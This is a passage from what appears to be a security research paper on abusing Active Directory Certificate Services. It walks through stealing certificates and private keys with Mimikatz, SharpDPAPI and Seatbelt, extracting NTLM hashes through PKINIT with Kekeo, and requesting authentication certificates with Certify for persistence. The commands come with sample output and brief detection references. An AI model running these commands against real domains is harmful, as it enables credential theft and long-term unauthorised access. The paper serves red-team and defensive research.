
80 <https://posts.specterops.io/operational-guidance-for-offensive-user-dpapi-abuse-1fb7fac8b107>

81 <https://github.com/GhostPack/SharpDPAPI>

accomplish this programmatically as well. Examples include PowerShell's `Export-PfxCertificate` cmdlet or TheWover's CertStealer<sup>82</sup> C# project.

Underneath, these methods use the Microsoft CryptoAPI (CAPI) or more modern Cryptography API: Next Generation (CNG) to interact with the certificate store. These APIs perform various cryptographic services that needed for certificate storage and authentication (amongst other uses).

If the private key is non-exportable, CAPI and CNG will not allow extraction of non-exportable certificates. Mimikatz's `crypto::capi` and `crypto::cng` commands can patch the CAPI and CNG to allow exportation of private keys. `crypto::capi` patches CAPI in the current process whereas `crypto::cng` requires patching lsass.exe's memory.



```
mimikatz 2.2.0 x64 (oe.eo)
C:\Temp>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Dec 16 2020 20:21:40
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::certificates /export
* System Store : 'CURRENT_USER' (0x00010000)
* Store       : 'My'

0. harmj0y
Subject      : DC=local, DC=theshire, OU=TestOU, CN=harmj0y
Issuer       : DC=local, DC=theshire, CN=theshire-DC-CA
Serial       : a50000000008f45ca4e217b79efa500000055
Algorithm    : 1.2.840.113549.1.1.1 (RSA)
Validity     : 3/8/2021 5:01:24 PM -> 3/8/2022 5:01:24 PM
UPN          : harmj0y@theshire.local
Hash SHA1    : 35991b62a3e1111a558e380f127ace88f406b357
Key Container : 4c1b64cc2a0c92bcd2d5abf250704eab_6c712ef3-1467-4f96-bb5c-6737ba66cfb0
Provider      : Microsoft Enhanced Cryptographic Provider v1.0
Provider type : RSA_FULL (1)
Type          : AT_KEYEXCHANGE (0x00000001)
[Provider name : Microsoft Enhanced Cryptographic Provider v1.0
[Key Container : te-User-9b8f9156-99fa-45ca-a28d-6e4c96c9892f
[Unique name   : 4c1b64cc2a0c92bcd2d5abf250704eab_6c712ef3-1467-4f96-bb5c-6737ba66cfb0
[Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm      : CALG_RSA_KEYX
Key size       : 2048 (0x00000800)
Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Public export  : OK - 'CURRENT_USER_My_0_harmj0y.der'
Private export : OK - 'CURRENT_USER_My_0_harmj0y.pfx'

mimikatz #
```

Figure 24 – Patching the CAPI and Exporting a Certificate with Mimikatz

## Defensive IDs: NONE

82 <https://github.com/TheWover/CertStealer>

Defensively, there are methods for detecting tampering of LSASS's memory. We will not cover these approaches in this paper as they are outside the focus of AD CS. In addition, we have not found great logs for detecting certificate theft when Windows APIs are used to export a certificate.

## User Certificate Theft via DPAPI – THEFT2

Windows stores certificate private keys using DPAPI. Microsoft breaks out the storage locations for user and machine private keys<sup>83</sup>. When manually decrypting the encrypted DPAPI blobs, a developer needs to understand which cryptography API the OS used as the private key file structure differs between the two APIs. When using SharpDPAPI, it automatically accounts for these file format differences.

Windows most commonly stores user certificates in the registry in the key `HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates`<sup>84</sup>, though some personal certificates for users are also stored in `%APPDATA%\Microsoft\SystemCertificates\My\Certificates\`. The associated user private key locations are primarily at `%APPDATA%\Microsoft\Crypto\RSA\User SID\` for CAPI keys and `%APPDATA%\Microsoft\Crypto\Keys\` for CNG keys. These structures are semi-undocumented, though Benjamin Delpy has nicely broken down these structures in Mimikatz<sup>85 86</sup>. From these structures, one can derive:

- The DPAPI masterkey needed to decrypt the private key protected blob. This defines the user/machine masterkey (identified by a GUID) needed to decrypt the private key.
- The `UniqueName` of the private key, also known as the key container name. Windows stores certificates in some type of raw format (that we were not able to determine) with metadata prefixed to the actual data of the certificate. Either this `UniqueName` or the private key filename is embedded in this metadata and is likely the best way to link private keys to their associated certificates. As we do not have this method built out, the other “hackish” way is to compare the decrypted private key components to the public key components<sup>87</sup>.

To obtain a certificate and its associated private key, one needs to:

---

<sup>83</sup> <https://docs.microsoft.com/en-us/windows/win32/seccng/key-storage-and-retrieval#key-directories-and-files>

<sup>84</sup> [https://docs.microsoft.com/en-us/windows/win32/seccrypto/system-store-locations#cert\\_system\\_store\\_current\\_user](https://docs.microsoft.com/en-us/windows/win32/seccrypto/system-store-locations#cert_system_store_current_user)

<sup>85</sup> [https://github.com/gentikiwi/mimikatz/blob/fe4e98405589e96ed6de5e05ce3c872f8108c0a0/modules/kull\\_m\\_key.h#L18-L38](https://github.com/gentikiwi/mimikatz/blob/fe4e98405589e96ed6de5e05ce3c872f8108c0a0/modules/kull_m_key.h#L18-L38)

<sup>86</sup> [https://github.com/gentikiwi/mimikatz/blob/fe4e98405589e96ed6de5e05ce3c872f8108c0a0/modules/kull\\_m\\_key.h#L51-L68](https://github.com/gentikiwi/mimikatz/blob/fe4e98405589e96ed6de5e05ce3c872f8108c0a0/modules/kull_m_key.h#L51-L68)

<sup>87</sup> <https://github.com/GhostPack/SharpDPAPI/blob/a81031fe714fab80339187bc2bd8b22c110a08af/SharpDPAPI/lib/Dpapi.cs#L446-L451>

1. Identify which certificate one wants to steal from the user's certificate store and extract the key store name.
2. Find the DPAPI masterkey needed to decrypt the associated private key.
3. Obtain the plaintext DPAPI masterkey and use it to decrypt the private key.

Benjamin Delpy has documented this process with EFS certificates<sup>88</sup>, but the same process applies to other certificates.

There are multiple methods to get the plaintext DPAPI masterkey. A domain's DPAPI backup key<sup>89</sup> can decrypt any domain user's masterkey file. Mimikatz's `dpapi::masterkey /in:"C:\PATH\TO\KEY" /rpc` command can retrieve an account's masterkey if Mimikatz is run in the target user's security context. If a user's password is known, one can decrypt masterkey file using SharpDPAPI's `masterkeys` command or Mimikatz's `dpapi::masterkey /in:"C:\PATH\TO\KEY" /sid:accountSid /password:PASS` command.

To simplify masterkey file and private key file decryption, SharpDPAPI's `certificates` command can be used with the `/pvk`, `/mkfile`, `/password`, or `{GUID}:KEY` arguments to decrypt the private keys and associated certificates, outputting a `.pem` text file:

---

<sup>88</sup> <https://github.com/gentikiwi/mimikatz/wiki/howto-~-decrypt-EFS-files>

<sup>89</sup> <https://github.com/GhostPack/SharpDPAPI#backupkey>



```
C:\Tools>SharpDPAPI.exe certificates /mkfile:C:\temp\mkeys.txt

SharpDPAPI
v1.11.2

[*] Action: Certificate Triage

Folder      : C:\Users\harmj0y\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-937929760-3187473010-80948926-1104
File        : 065daebb32bc3866a379428730ffd139_6c712ef3-1467-4f96-bb5c-6737ba66c-fb0

Provider GUID      : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID    : {bda6fecf-78b3-43c8-a8c1-ddae11db1099}
Description        : CryptoAPI Private Key
algCrypt           : CALG_3DES (keyLen 192)
algHash            : CALG_SHA (32772)
Salt               : a92263a893217ed7cc5f2adcbf2b2f24
HMAC               : 5d509fb89aa0a484270efae84725f63f
Unique Name        : te-UserMod-19125d35-bda4-4bd3-975b-ba7c7243c229

Thumbprint         : 9F1CD4264820FFB35931A9F4783A06E4B57FD7E1
Issuer             : CN=theshire-DC-CA, DC=theshire, DC=local
Subject            : CN=cody, CN=Users, DC=theshire, DC=local
Valid Date         : 4/14/2021 8:37:15 PM
Expiry Date        : 4/14/2022 8:37:15 PM
Enhanced Key Usages:
  Client Authentication (1.3.6.1.5.5.7.3.2)
  Secure Email (1.3.6.1.5.5.7.3.4)
  Encrypting File System (1.3.6.1.4.1.311.10.3.4)
  [!] Certificate can be used for client auth!

[*] Private key file 065daebb32bc3866a379428730ffd139_6c712ef3-1467-4f96-bb5c-6737ba66c-fb0 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAYSltIUoyA006z4wWuyxjDLC020uzfXCIqw8sAPR6a7i4CRtS
nPwbExbNUZNOsQBLxuzx0L5XX0kde4NHnAqtIu80QXRReUouTrWK+V45RvnZg79z0
a2nsYp5b+cd3x08FACj12eyqavqq31ow0nXJe07LHbGNKA3Mpj7wFI+NcYjDvD6M
-----
```

*Figure 25 – Exporting a Certificate with SharpDPAPI*

Note the call out for “[!] Certificate can be used for client auth!”, indicating the certificate allows for domain authentication. To convert the .pem to a .pfx, one can use the openssl command displayed at the end of the SharpDPAPI output:

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

### Defensive IDs:

- Detecting Reading of DPAPI-Encrypted Keys - DETECT5

## Machine Certificate Theft via DPAPI – THEFT3

Windows stores machine certificates in the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates90` and stores private keys in several different places depending on the account<sup>91</sup>. Although SharpDPAPI will search all

<sup>90</sup> [https://docs.microsoft.com/en-us/windows/win32/seccrypto/system-store-locations#cert\\_system\\_store\\_local\\_machine](https://docs.microsoft.com/en-us/windows/win32/seccrypto/system-store-locations#cert_system_store_local_machine)

<sup>91</sup> <https://docs.microsoft.com/en-us/windows/win32/seccng/key-storage-and-retrieval#key-directories-and-files>

these locations, the most interesting results tend to come from %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys (CAPI) and %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\Keys (CNG). These private keys are associated with the machine certificate store and Windows encrypts them with the machine's DPAPI master keys. One cannot decrypt these keys using the domain's DPAPI backup key, but rather must use the DPAPI\_SYSTEM LSA secret on the system which is accessible only by the SYSTEM user. You can do this manually with Mimikatz' `lsadump::secrets` command and then use the extracted key to decrypt machine masterkeys. You can also patch CAPI/CNG as before and use Mimikatz' `crypto::certificates /export /systemstore:LOCAL_MACHINE` command.

SharpDPAPI's `certificates` command with the `/machine` flag (while elevated) will automatically elevate to SYSTEM, dump the DPAPI\_SYSTEM LSA secret, use this to decrypt and found machine DPAPI masterkeys, and use the key plaintexts as a lookup table to decrypt any machine certificate private keys:

```
[*] Triaging System Certificates

Folder      : C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys

File        : 9377cea385fa1e5bf7815ee2024d0eea_6c712ef3-1467-4f96-bb5c-6737ba66cfb0

Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {f12f57e1-dd41-4daa-88f1-37a64034c7e9}
Description   : CryptoAPI Private Key
algCrypt      : CALG_3DES (keyLen 192)
algHash       : CALG_SHA (32772)
Salt          : aa8c9e4849455660fc5fc96589f3e40e
HMAC          : 9138559ef30fbd70808dca2c1ed02a29
Unique Name   : te-Machine-50500b00-fddb-4a0d-8aa6-d73404473650

Thumbprint    : A82ED8207DF6BC16BB65BF6A91E582263E217A4A
Issuer        : CN=theshire-DC-CA, DC=theshire, DC=local
Subject       : CN=dev.theshire.local
Valid Date    : 2/22/2021 3:50:43 PM
Expiry Date   : 2/22/2022 3:50:43 PM
Enhanced Key Usages:
  Client Authentication (1.3.6.1.5.5.7.3.2)
  Server Authentication (1.3.6.1.5.5.7.3.1)
  [!] Certificate can be used for client auth!

[*] Private key file 9377cea385fa1e5bf7815ee2024d0eea_6c712ef3-1467-4f96-bb5c-6737ba66cfb0 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzRX2ipgM1t9Et4KoP4LxHVK6qfFSXqXYiojttqtf6ifHJ+u9
qBfKX1XT4R48BsCTZrycgRHi7X+zx9pkuzQb174up+3b/xX4dn0zoikui9k2CJxH
tsssiB0umxrE5Z7/THOD4gN5nuSZLGBMr2pEHwXjGBnVvQgbsHtqMRaXbqsCVj5
```

Figure 26 – Triaging System Certificates with Seatbelt

Once transformed to a .pfx file, one can use the .pfx for domain authentication as that computer account if the appropriate EKU scenario is present. We will cover how to abuse these certificates in the “Machine Persistence via Certificates - PERSIST2” section.

### Defensive IDs:

- Detecting Reading of DPAPI-Encrypted Keys - DETECT5

## Finding Certificate Files – THEFT4

Sometimes certificates and their private keys are just lying around on file systems, and one does not need to extract them from system stores. For example, we have seen exported certificates and their private keys in file shares, in administrators' `Downloads` folder, in source code repositories, and on servers' file systems (amongst many other places).

The most common type of Windows-focused certificate files we have seen are `.pfx` and `.p12` files, with `.pkcs12` sometimes showing up but less often. These are PKCS#12 formatted files, a general-use archive format for storing one or more cryptographic objects in a single file. This is the format used by Windows when exporting certificates and are usually password protected since the Windows GUI requires a password to be set.

Another common format is `.pem` files, which contain base64 encodings of a certificate and its associated private key. As described in the "*User Certificate Theft via DPAPI – THEFT2*" section, `openssl` can easily convert between these formats.

While the following list is not complete, other potentially interesting certificate-related file extensions are:

<b>.key</b>	Contains just the private key.
<b>.crt/.cer</b>	Contains just the certificate.
<b>.csr</b>	Certificate signing request file. This does not contain certificates or keys.
<b>.jks/.keystore/.keys</b>	Java Keystore. May contain certs + private keys used by Java applications.

So, what is the best way to proactively find these certificate files? Any file share mining approaches will work. For example, you can use the Seatbelt command `"dir C:\ 10 \.(pfx|pem|p12)`$ false"` to search C:\ folder up to 10 folders deep for `.pfx/.pem/.p12` files, or use its `FindInterestingFiles` command to search users' folders for these files.

If you find a PKCS#12 certificate file and it is password protected, you can extract a hash using `pdf2john.py`<sup>92</sup> crack it using JohnTheRipper. Hashcat unfortunately does not yet support this format at the time of this paper<sup>93</sup>.

Your next questions will probably be, “*What can I use this certificate for?*” Recall the from the “*Background*” section - these ECU OIDs<sup>94</sup> detail what a certificate can be used for (code signing, authentication, etc.) You can easily list EKUs for a certificate with PowerShell:

```
$CertPath = "C:\path\to\cert.pfx"

$CertPass = "P@ssw0rd"

$Cert = New-Object
System.Security.Cryptography.X509Certificates.X509Certificate2
@($CertPath, $CertPass)

$Cert.EnhancedKeyUsageList
```

You can also use `certutil.exe` to parse the `.pfx` with the following command:

```
certutil.exe -dump -v cert.pfx
```

One situation that one *might* come across if really lucky – a CA certificate file itself. How would one know? One way (of many different ways) is by correlating between the parsed `.pfx` file, Seatbelt information, and Certify information:

---

<sup>92</sup> [https://fossies.org/dox/john-1.9.0-jumbo-1/pdf2john\\_8py\\_source.html](https://fossies.org/dox/john-1.9.0-jumbo-1/pdf2john_8py_source.html)

<sup>93</sup> <https://github.com/hashcat/hashcat/issues/351#issuecomment-612739264>

<sup>94</sup> <https://www.pkisolutions.com/object-identifiers-oid-in-pki/>

```

>> $CertPath = "C:\temp2\CORP-CORPDC01-CA.p12"
>> $CertPass = "Qwerty12345"
>> $Cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2 @($CertPath, $CertPass)
>> $Cert.Thumbprint
80CB012A35F4B493C0996BB336773F2FA136E286

C:\> Seatbelt.exe -g CertificateThumbprints
===== CertificateThumbprints =====

LocalMachine\Root - CDD4EEA56000AC7F40C3802C171E30148030C072 (Microsoft Root Certificate Author
LocalMachine\Root - 92B46C76E13054E104F230517E6E504D43AB10B5 (Symantec Enterprise Mobile Root f
LocalMachine\CertificateAuthority - FEE449EE0E3965A5246F000E87FDE2A065FD89D4 (Root Agency) 12/3
LocalMachine\CertificateAuthority - 80CB012A35F4B493C0996BB336773F2FA136E286 (CORP-CORPDC01-CA)

C:\> Certify.exe find /quiet

[*] Action: Find certificate templates

[*] Using LDAP filter: (&((objectclass=pKICertificateTemplate)(pkie
[*] Using search base: LDAP://CN=Configuration,DC=CORP,DC=LOCAL

[*] Listing info about the CA 'CORP-CORPDC01-CA'
DNS Hostname      : CORPDC01.CORP.LOCAL
Name              : CORP-CORPDC01-CA
Flags             : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE
Cert Thumbprint   : 80CB012A35F4B493C0996BB336773F2FA136E286
Cert Serial       : 220D9AE3D73FAEA745DC1D4077C3E998
  
```

CA certs trusted by the current host

CA cert thumbprints from AD

**Figure 27 – Correlating Certificates with a CA Thumbprint on the Host and AD**

The section “*Forging Certificates with Stolen CA Certificates - DPERSIST1*” also contains other techniques to identify a CA certificate.

**Defensive IDs:**

- Use Honey Credentials – DETECT6

## NTLM Credential Theft via PKINIT – THEFT5


There is an additional offensive bonus that comes from certificate/PKINIT abuse – NTLM credential theft – as summarized in this @gentilkiwi tweet<sup>95</sup>:

<sup>95</sup> <https://twitter.com/gentilkiwi/status/826932815518371841>



Benjamin Delpy   
@gentilkiwi

...

#kekeo PRELIMINARY VERSION - [github.com/gentilkiwi/kek...](https://github.com/gentilkiwi/kekeo) (with a kiwi icon ) not finished, but "tgt::pac" included to get NTLM from PKINIT




Figure 28 - Tweet Demonstrating Mimikatz Obtaining NTLM Credentials via PKINIT

How is this happening? In MS-PKCA (Microsoft's Kerberos PKINIT technical specification) section "1.4 Relationship to Other Protocols" states<sup>96</sup>:

*"In order to support NTLM authentication [MS-NLMP] for applications connecting to network services that do not support Kerberos authentication, when PKCA is used, the KDC returns the user's NTLM one-way function (OWF) in the privilege attribute certificate (PAC) PAC\_CREDENTIAL\_INFO buffer"*

So, if account authenticates and gets a TGT through PKINIT, there is a built-in "failsafe" that allows the current host to obtain our NTLM hash from the TGT to support legacy authentication. This

<sup>96</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pkca/4e5fb325-eabc-4fac-a0da-af2b6b4430cb](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/4e5fb325-eabc-4fac-a0da-af2b6b4430cb)



involves decrypting a PAC\_CREDENTIAL\_DATA structure that is a Network Data Representation (NDR) serialized representation of the NTLM plaintext. NDR is notoriously a giant pain to deal with outside of C/C++, but luckily for us Benjamin Delpy has already implemented this in Kekeo, with the `tgt::pac` function:

```
C:\Tools>kekeo.exe

kekeo 2.1 (x64) built on Jul 18 2020 22:46:28
  (K) >- "A La Vie, A L'Amour"
  / * * *
  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  http://blog.gentilkiwi.com/kekeo (oe.eo)
  with 10 modules * * */

kekeo # tgt::pac /caname:theshire-DC-CA /subject:harmj0y /castore:current_user /domain:theshire.local
Realm      : theshire.local (theshire)
User       : harmj0y@theshire.local (harmj0y)
CName      : harmj0y@theshire.local [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName      : krbtgt/theshire.local [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : RSA
[kdc] name: dc.theshire.local (auto)
[kdc] addr: 192.168.50.100 (auto)
*** Validation Informations ***
LogonTime   01d7149d1e300fec - 3/8/2021 8:31:47 PM
LogoffTime  7fffffffffffffff -
KickOffTime 7fffffffffffffff -
PasswordLastSet 01d51743cbca1bae - 5/30/2019 4:00:02 PM
PasswordCanChange 01d5180cf633dbae - 5/31/2019 4:00:02 PM
PasswordMustChange 7fffffffffffffff -
EffectiveName harmj0y
FullName    harmj0y
LogonScript
ProfilePath
HomeDirectory
HomeDirectoryDrive
LogonCount  1965
BadPasswordCount 0
UserId      00000450 (1104)
PrimaryGroupId 00000201 (513)
```

Figure 29 – PKINIT to NTLM with Kekeo

```
LastSuccessfulILogon 0000000000000000 -
LastFailedILogon    0000000000000000 -
FailedILogonCount   00000000 (0)
SidCount            1
ExtraSids
  S-1-18-1
ResourceGroupDomainSid S-1-5-21-937929760-3187473010-80948926
ResourceGroupCount   1
ResourceGroupIds     572,

** Credential information **
[0] NTLM
NTLM: 2b576acba[REDACTED]

*** Client name and ticket information ***
ClientId 01d7149d23935c80 - 3/8/2021 8:31:57 PM
Client   harmj0y@theshire.local

*** UPN and DNS information ***
UPN      harmj0y@theshire.local
DnsDomainName THESHIRE.LOCAL
Flags    00000000 (0)
```

Figure 30 – PKINIT to NTLM with Kekeo

Kekeo's implementation will also work with smartcard-protected certs that are currently plugged in if you can recover the pin<sup>97</sup>. Other parties are currently integrating this functionality into Rubeus.

Putting this together with stealing an AD CA's root certificate, we can forge a certificate for any active user or computer and use this to get their current NTLM plaintext.

### Defensive IDs:

- Monitor Certificate Authentication Events - DETECT2
  - Monitor for Kerberos authentication via PKINIT, since the NTLM hash is only returned when PKINIT is used

## Account Persistence

### Active User Credential Theft via Certificates – PERSIST1

If an enterprise CA exists, a user can request a cert for any template available to them for enrollment. The goal, in the context of user credential theft, is to request a certificate for a template that allows authentication to AD as that user. That is, a template that has the following properties:

- Published for enrollment.
- Domain Users (or another group the victim user is a member of) are allowed to enroll.
- Has any of the following EKUs which enable (at a minimum) domain authentication:
  - Smart Card Logon (1.3.6.1.4.1.311.20.2.2)
  - Client Authentication (1.3.6.1.5.5.7.3.2)
  - PKINIT Client Authentication (1.3.6.1.5.2.3.4)
  - Any Purpose EKU (2.5.29.37.0)
  - No EKU set. i.e., this is a (subordinate) CA certificate.
- Does not require manager approval or "authorized signatures" issuance requirements.

Luckily, there is a stock published template that allows just this, the `User` template. However, while this template is default for AD CS, some environments may disable it. How can one go about finding certificate templates available for enrollment?

---

<sup>97</sup> <https://github.com/CCob/PinSwipe>



Certify covers this situation again - the `Certify.exe find /clientauth` command will query LDAP for available templates that match the above criteria:

```
[*] Available Certificates Templates :

CA Name           : dc.theshire.local\theshire-DC-CA
Template Name     : User
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Domain Users       S-1-5-21-937929760-3187473010-80948926-513
                     : THESHIRE\Enterprise Admins  S-1-5-21-937929760-3187473010-80948926-519
  Object Control Permissions
    Owner              : THESHIRE\Enterprise Admins  S-1-5-21-937929760-3187473010-80948926-519
    WriteOwner Principals : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
    WriteDacl Principals : THESHIRE\Enterprise Admins  S-1-5-21-937929760-3187473010-80948926-519
    WriteProperty Principals : THESHIRE\Domain Admins     S-1-5-21-937929760-3187473010-80948926-512
                       : THESHIRE\Enterprise Admins  S-1-5-21-937929760-3187473010-80948926-519
```

*Figure 31 - Enumerating Certificate Templates with Certify*

As seen above, the `User` template is present and matches the criteria. The default `User` template issues certificates that are valid for a year, but we have seen often seen custom templates used that increase the expiration length. As a reminder, if an attacker maliciously enrolls in this type of template, the certificate can be used for authentication as that user as long as the certificate is valid, *even if the user changes their password!*

**Sidenote:** For any vulnerable templates found, one thing to pay close attention to are the “Enrollment Principals”. As mentioned in the “*Enrollment Rights and Protocols*” section, for published templates there is a special Certificate-Enrollment extended right that defines the principals allowed to enroll in the certificate. Certify’s `find` command will enumerate these principals, along with ACL information for the template. An attacker just needs control of a principal that has the right to enroll in the template.

If we have GUI access to a host, we can manually request a certificate through `certmgr.msc` or via the command-line with `certreq.exe`. To enroll the current user context in a new certificate template using Certify, run `Certify.exe request /ca:CA-SERVER\CA-NAME /template:TEMPLATE-NAME` :

```

C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:User

          Certify
          v0.5.2

[*] Action: Request a Certificates

[*] Current user context      : THESHIRE\harmj0y
[*] No subject name specified, using current context as subject.

[*] Template                  : User
[*] Subject                   : CN=harmj0y, OU=TestOU, DC=theshire, DC=local

[*] Certificates Authority    : dc.theshire.local\theshire-DC-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 309

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA43wX2MaoDWIZf1PtF2A5fGIzt1MF8bjTJsbHioRYc3Q2Ws5t
1/Bla2opU7r+IhHC40qF0lrQgMy16RebPOi2rW+t14fqzvjS0ZcOMTn1IErdL7FV
mIBgKRpS9SEQT7DY84iZaAL0rf4kLP9dpGN08m2lXK8cht70L2pqLoFtBU9Is36E

```

*Figure 32 - Requesting a Certificate Enrollment with Certify*

The result will be a certificate + private key `.pem` formatted block of text. You can transform this into a `.pfx` compatible with Rubeus using the previously discussed command `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx`

